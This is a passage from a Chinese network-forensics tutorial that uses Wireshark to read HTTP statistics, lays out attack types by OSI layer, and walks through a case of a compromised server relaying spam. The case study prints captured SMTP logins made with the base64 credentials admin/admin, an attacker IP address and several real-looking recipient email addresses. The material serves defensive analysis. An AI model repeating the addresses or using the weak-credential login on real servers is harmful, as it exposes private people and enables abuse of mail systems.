



图 3-1-8

6、HTTP 头部分析

对于 HTTP 协议，WireShark 可以提取其 URL 地址信息。


在菜单中选择 Statistics，选择 HTTP，然后选择 Packet Counter (可以过滤 IP)，就可以统计出 HTTP 会话中请求、应答包数量，如图 3-1-9：



Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
Total HTTP Packets	291				0.0126	100%	0.1600	8.181
HTTP Request Packets	157				0.0068	53.95%	0.1000	17.304
GET	143				0.0062	91.08%	0.1000	17.304
SEARCH	13				0.0006	8.28%	0.0200	2.066
OPTIONS	1				0.0000	0.64%	0.0100	8.206
HTTP Response Packets	129				0.0056	44.33%	0.0800	8.192
2xx: Success	101				0.0044	78.29%	0.0800	8.192
3xx: Redirection	25				0.0011	19.38%	0.0300	11.462
5xx: Server Error	3				0.0001	2.33%	0.0100	13.288
???: broken	0				0.0000	0.00%	-	-
4xx: Client Error	0				0.0000	0.00%	-	-
1xx: Informational	0				0.0000	0.00%	-	-
Other HTTP Packets	5				0.0002	1.72%	0.0100	9.940

图 3-1-9

在菜单中选择 Statistics，选择 HTTP，然后选择 Requests (可以过滤 IP)，就可以统计出 HTTP 会话中 Request 的域名，包括子域名，如图 3-1-10：



Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
HTTP Requests by HTTP Host	157				0.0068	100%	0.1000	17.304
dailynews.sina.com	22				0.0010	14.01%	0.0600	16.975
/gb/ads/www/120_60/9.js	2				0.0001	9.09%	0.0100	17.351
/gb/ads/www/120_60/8.js	2				0.0001	9.09%	0.0100	17.350
/gb/ads/www/120_60/7.js	2				0.0001	9.09%	0.0100	16.985
/gb/ads/www/120_60/6.js	2				0.0001	9.09%	0.0100	16.984
/gb/ads/www/120_60/5.js	2				0.0001	9.09%	0.0100	16.980
/gb/ads/www/120_60/4.js	2				0.0001	9.09%	0.0100	16.979
/gb/ads/www/120_60/3.js	2				0.0001	9.09%	0.0100	16.979
/gb/ads/www/120_60/2.js	2				0.0001	9.09%	0.0100	16.975
/gb/ads/www/120_60/11.js	2				0.0001	9.09%	0.0100	17.362
/gb/ads/www/120_60/10.js	2				0.0001	9.09%	0.0100	17.356
/gb/ads/common/floatingvideo.js	2				0.0001	9.09%	0.0100	17.363
pos.baidu.com	14				0.0006	8.92%	0.0200	11.362
[FF02::C]:1900	10				0.0004	6.37%	0.0200	2.066
eclick.baidu.com	8				0.0003	5.10%	0.0700	8.181
wn.pos.baidu.com	7				0.0003	4.46%	0.0200	11.950
pagead2.googleadsyndication.com	6				0.0003	3.82%	0.0200	13.464
ui.sina.com	5				0.0002	3.18%	0.0400	17.357
plugin.bang5mai.com	5				0.0002	3.18%	0.0100	18.276

图 3-1-10

在菜单中选择 Statistics，选择 HTTP，然后选择 Load Distribution (可以过滤 IP)，就可以统计出 HTTP 会话的 IP、域名分布情况，包括返回值，如图 3-1-11：

Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst star
HTTP Requests by Server	157				0.0068	100%	0.1000	17.304
HTTP Requests by Server Address	157				0.0068	100.00%	0.1000	17.304
HTTP Requests by HTTP Host	157				0.0068	100.00%	0.1000	17.304
HTTP Responses by Server Address	129				0.0056	100%	0.0800	8.192
203.208.49.186	15				0.0007	11.63%	0.0300	13.487
123.125.115.99	15				0.0007	11.63%	0.0200	11.788
180.149.131.90	9				0.0004	6.98%	0.0200	12.028
123.125.115.164	8				0.0003	6.20%	0.0700	8.192
61.135.185.178	6				0.0003	4.65%	0.0100	8.724
61.135.186.152	5				0.0002	3.88%	0.0100	8.222
61.135.185.179	5				0.0002	3.88%	0.0200	11.523
116.31.102.138	5				0.0002	3.88%	0.0200	20.798
138.108.140.100	4				0.0002	3.10%	0.0100	16.198

图 3-1-11

Wireshark 分析攻击行为步骤

利用 Wireshark 分析攻击行为数据，首先得具备一定的网络协议知识，熟悉常见协议，对协议进行分层（最好分七层）识别分析。（如果不熟悉也没关系，现学现用也足够）。然后，需熟悉常见的攻击行为步骤、意图等等。画了张图，不太完善，仅作参考，如图 3-1-12：

OSI 分层 7 应用层 定义了运行在不同端系统上的应用程序进程如何相互传递报文	1. 通信内容合理性、完整性。 2. 内容安全性。 3. 行为合理性。 4. 漏洞扫描、注入等。 5. 木马、心跳。 6. 邮件攻击。 7. 路由攻击。 等
6 表示层 为在应用过程之间传递的信息提供表示方法的服务	1. 编码协商的完整性。 2. 通信内容列表。 等
5 会话层 使应用建立和维护会话，并能使会话获得同步	1. 认证过程：爆破、仿冒、猜谜。 2. 通信过程完整性。 3. 口令、加密的安全性。 4. 漏洞扫描。 5. 爬虫、蜘蛛。 6. 请求域名状态。 7. 数据结构完整性。 等
4 传输层 提供端到端的交换数据的机制	1. 会话劫持。 2. 洪水攻击。 3. 端口扫描。 等。
3 网络层 实现两个端系统之间的数据透明传送	1. 统计 IP 地址，从中寻找可疑 IP。 2. IP 欺骗行为。 3. ICMP 路由欺骗行为。 等。
2 数据链路层 在物理层提供的服务的基础上向网络层提供服务	ARP 欺骗等。
1 物理层 为数据传输提供可靠的环境	暂未做研究。
0 捕获数据包	利用 Wireshark 或采集分析设备捕获、存储数据包。

图 3-1-12

后续文章初步设计

对于后续文章内容，初步设计 WireShark 黑客发现之旅--暴力破解、端口扫描、Web 漏洞扫描、Web 漏洞利用、仿冒登陆、钓鱼邮件、数据库攻击、邮件系统攻击、基于 Web 的内网渗透等。但可能会根据时间、搭建实验环境等情况进行略微调整。

(By : Mr.Right、K0r4dji)

(连载中) 责任编辑：桔子

第2节 WireShark 黑客发现之旅-肉鸡邮件服务器

作者：聚锋实验室

来自：乌云知识库

网址：<http://drops.wooyun.org/>

背景

肉鸡也称傀儡机，是指可以被黑客远程控制的机器。

一旦成为肉鸡，就可以被攻击者随意利用，如：

- 窃取资料；
- 再次发起攻击；
- 破坏等等。

下面将利用 WireShark 一起学习一种肉鸡的用途：广告垃圾邮件发送站。

发现问题

在对某企业服务器群进行安全检测时发现客户一台服务器（10.190.214.130）存在异常，从其通信行为来看应该为一台空闲服务器。经过一段时间的抓包采集，对数据进行协议统计发现，基本均为 SMTP 协议，如图 3-2-1~图 3-2-2：

No.	Length	Source	Sport	Destination	Dport	Protocol	Time	Info
1	64	61.158.163.126	4774	10.190.214.130	25	TCP	2015-06-26 14:25:19.530897	4774->25 [FIN, ACK] Seq=1 Ack=1 Win=65000 Len=0[Packe
2	64	10.190.214.130	25	61.158.163.126	4774	TCP	2015-06-26 14:25:19.531253	[TCP ZeroWindow] 25->4774 [ACK] Seq=1 Ack=2 Win=0 Len
3	64	61.158.163.126	4774	10.190.214.130	25	TCP	2015-06-26 14:25:20.844791	[TCP Spurious Retransmission] 4774->25 [FIN, ACK] Seq
4	64	10.190.214.130	25	61.158.163.126	4774	TCP	2015-06-26 14:25:20.845008	[TCP ZeroWindow] 25->4774 [ACK] Seq=1 Ack=2 Win=0 Len
5	64	61.158.163.126	4774	10.190.214.130	25	TCP	2015-06-26 14:25:23.250773	[TCP Spurious Retransmission] 4774->25 [FIN, ACK] Seq
6	64	10.190.214.130	25	61.158.163.126	4774	TCP	2015-06-26 14:25:23.251270	[TCP ZeroWindow] 25->4774 [ACK] Seq=1 Ack=2 Win=0 Len
7	64	61.158.163.126	4774	10.190.214.130	25	TCP	2015-06-26 14:25:28.193785	[TCP Spurious Retransmission] 4774->25 [FIN, ACK] Seq
8	64	10.190.214.130	25	61.158.163.126	4774	TCP	2015-06-26 14:25:28.194049	[TCP ZeroWindow] 25->4774 [ACK] Seq=1 Ack=2 Win=0 Len
9	66	61.158.163.126	4980	10.190.214.130	25	TCP	2015-06-26 14:26:08.982899	4980->25 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PE
10	66	10.190.214.130	25	61.158.163.126	4980	TCP	2015-06-26 14:26:08.983156	25->4980 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=14
11	64	61.158.163.126	4980	10.190.214.130	25	TCP	2015-06-26 14:26:09.050990	4980->25 [ACK] Seq=1 Ack=1 Win=65535 Len=0[Packet stz
12	127	10.190.214.130	25	61.158.163.126	4980	SMTP	2015-06-26 14:26:09.051792	S: 220 ESMTP on winwebMail [3.7.0.7] ready. http://a
13	81	61.158.163.126	4980	10.190.214.130	25	SMTP	2015-06-26 14:26:09.132392	C: EHLO cho2015042400047
14	68	10.190.214.130	25	61.158.163.126	4980	SMTP	2015-06-26 14:26:09.134661	S: 250 SIZE
15	64	61.158.163.126	4980	10.190.214.130	25	TCP	2015-06-26 14:26:09.374083	4980->25 [ACK] Seq=24 Ack=80 Win=65456 Len=0[Packet s
16	74	10.190.214.130	25	61.158.163.126	4980	SMTP	2015-06-26 14:26:09.374364	S: 250 AUTH LOGIN
17	70	61.158.163.126	4980	10.190.214.130	25	SMTP	2015-06-26 14:26:09.437366	C: AUTH LOGIN
18	76	10.190.214.130	25	61.158.163.126	4980	SMTP	2015-06-26 14:26:09.446720	S: 334 VXNlcm5ibWU6
19	68	61.158.163.126	4980	10.190.214.130	25	SMTP	2015-06-26 14:26:09.513832	C: User: Ywrtaw4=
20	76	10.190.214.130	25	61.158.163.126	4980	SMTP	2015-06-26 14:26:09.524733	S: 334 UGFzc3dvcmQ6
21	68	61.158.163.126	4980	10.190.214.130	25	SMTP	2015-06-26 14:26:09.591606	C: Pass: Ywrtaw4=
22	90	10.190.214.130	25	61.158.163.126	4980	SMTP	2015-06-26 14:26:09.602744	S: 235 Authentication successful.
23	89	61.158.163.126	4980	10.190.214.130	25	SMTP	2015-06-26 14:26:09.665947	C: MAIL FROM:<admin@system.mail>
24	66	10.190.214.130	25	61.158.163.126	4980	SMTP	2015-06-26 14:26:09.681528	S: 250 OK
25	90	61.158.163.126	4980	10.190.214.130	25	SMTP	2015-06-26 14:26:09.746328	C: RCPT TO:<www651419067@126.com>
26	86	10.190.214.130	25	61.158.163.126	4980	SMTP	2015-06-26 14:26:09.759478	S: 250 OK, recipient accepted
27	90	61.158.163.126	4980	10.190.214.130	25	SMTP	2015-06-26 14:26:09.851861	C: RCPT TO:<xyq0204@yahoo.com.cn>
28	86	10.190.214.130	25	61.158.163.126	4980	SMTP	2015-06-26 14:26:09.859078	S: 250 OK, recipient accepted

Frame 1: 64 bytes on wire (512 bits), 60 bytes captured (480 bits) on interface 0
 Ethernet II, Src: HuaweiTe_c8:f3:b5 (54:39:df:c8:f3:b5), Dst: Hangzhou (08:00:27:00:00:00)
 Internet Protocol Version 4, Src: 61.158.163.126 (61.158.163.126), Dst: 10.190.214.130 (10.190.214.130)

图 3-2-1

Protocol	% Packets	Packets	% Bytes	Bytes	Mbit/s	End	Packets	End	Bytes	End	Mbit/s
Frame	100.00 %	6027	100.00 %	665609	0.001		0		0		0.000
Ethernet	100.00 %	6027	100.00 %	665609	0.001		0		0		0.000
Internet Protocol Version 4	100.00 %	6027	100.00 %	665609	0.001		0		0		0.000
Transmission Control Protocol	100.00 %	6027	100.00 %	665609	0.001		238		15712		0.000
Short Frame	20.44 %	1232	11.85 %	78848	0.000		1232		78848		0.000
Simple Mail Transfer Protocol	75.61 %	4557	85.79 %	571049	0.001		4443		563753		0.001

图 3-2-2

SMTP 协议为邮件传输协议。正常情况下出现此协议有两种情况：

- 1、用户发送邮件产生。
- 2、邮件服务器正常通信产生。

该 IP 地址属于服务器，所以肯定非个人用户利用 PC 机发送邮件。

那这是一台邮件服务器？如果是，为什么仅有 SMTP 协议，POP3、HTTP、IMAP 等等呢？

带着疑问我们统计了一下数据的 IP、端口等信息，如图 3-2-3：




图 3-2-3

统计信息表明：所有通信均是与 61.158.163.126（河南三门峡）产生的 SMTP 协议，且服务器（10.190.214.130）开放了 TCP25 端口，它的确是一台邮件服务器。

到这，很多安全分析人员或监控分析软件就止步了。原因是 IP 合理、逻辑也合理、SMTP 协议很少有攻击行为，以为是一次正常的邮件通信行为。那么很可惜，你将错过一次不大不小的安全威胁事件。

职业的敏感告诉我，它不是一台合理的邮件服务器。这个时候需要用到应用层的分析，看一看它的通信行为。继续看看 SMTP 登陆过程的数据，如图 3-2-4：




图 3-2-4

从数据看出，邮箱登陆成功，右键 Follow TCPStream 可以看见完整登陆信息，如图 3-2-5：

```
Stream Content
220 ESMTP on winwebmail [3.7.0.7] ready. http://www.winwebmail.com
EHLO cho2015042400047
250-SIZE
250 AUTH LOGIN
AUTH LOGIN
334 VXNlcm5hbWU6
YWRtaW4=
334 UGFzc3dvcmQ6
YWRtaW4=
235 Authentication successful.
MAIL FROM:<admin@system.mail>
250 OK
drops.wooyun.org
```

图 3-2-5

```
334 VXNlcm5hbWU6 // Base64 解码为：“Username:”
YWRtaW4= //用户输入的用户名，Base Base64 解码为：“admin”
334 UGFzc3dvcmQ6 //Base64 解码为：“Password:”
YWRtaW4= //用户输入的密码，Base Base64 解码为：“admin”
235 Authentication successful. //认证成功
MAIL FROM:<admin@system.mail> //邮件发送自.....
```

这段数据表明：61.158.163.126 通过 SMTP 协议，使用用户名 admin、密码 admin，成功登陆邮件服务器 10.190.214.30，邮件服务器的域名为 @system.mail，且利用 admin@system.mail 发送邮件。

一看用户名、密码、邮箱，就发现问题了：

- 1、admin 账号一般不会通过互联网登陆进行管理。
- 2、“二货”管理员才会把 admin 账号设为密码。
- 3、域名@system.mail 与客户无任何关系。

很显然，这是一台被控制的邮件服务器——“肉鸡邮件服务器”。

行为跟踪

发现问题了，下一步跟踪其行为，这个肉鸡服务器到底是干什么的。

查看 Follow TCPStream 完整信息可发现 这是一封由 admin@system.mail 群发的邮件，

收件人包括：

www651419067@126.com、wyq0204@yahoo.com.cn、zhaocl1@163.com 等 10 个人（带 QQ 的邮箱暂时抹掉，原因见最后），邮件内容不多，如图 3-2-6~图 3-2-7：




图 3-2-6




图 3-2-7

为看到完整邮件内容,我们可以点击 Save As 存为 X.eml,用 outlook 等邮件客户端打开,

如图 3-2-8:

第 131 页 / 总 188 页 仅供信息安全从业者学习交流,切勿用于非法用途。




图 3-2-8

一看邮件，所有谜团都解开了。邮件内容就是一封“巧虎”的广告垃圾邮件，该服务器被攻击者控制创建了邮件服务器，用于垃圾邮件发送站。再用同样的方法还原部分其它邮件，如图 3-2-9~图 3-2-10：



图 3-2-9



图 3-2-10

可以看出邮件内容完全一样，从前面图中可看出短时间的监控中SMTP协议有几十次会话，也就说发送了几十次邮件，涉及邮箱几百人。邮件中的域名 <http://url7.me/HnhV1> 打开后会跳转至巧虎商品的广告页面，如图 3-2-11：



图 3-2-11

分析结论

- 1、该服务器经简单探测，开放了 TCP25/110/445/135/3389/139 等大量高危端口，所以被攻击控制是必然。
- 2、该服务器已被控制创建了肉鸡邮件服务器 (WinWebMail)，邮件服务器域名为 @system.mail，由 61.158.163.126 (河南省三门峡市) 使用 admin@system.mail 用户登录，通过邮件客户端或专用软件往外发送垃圾邮件。
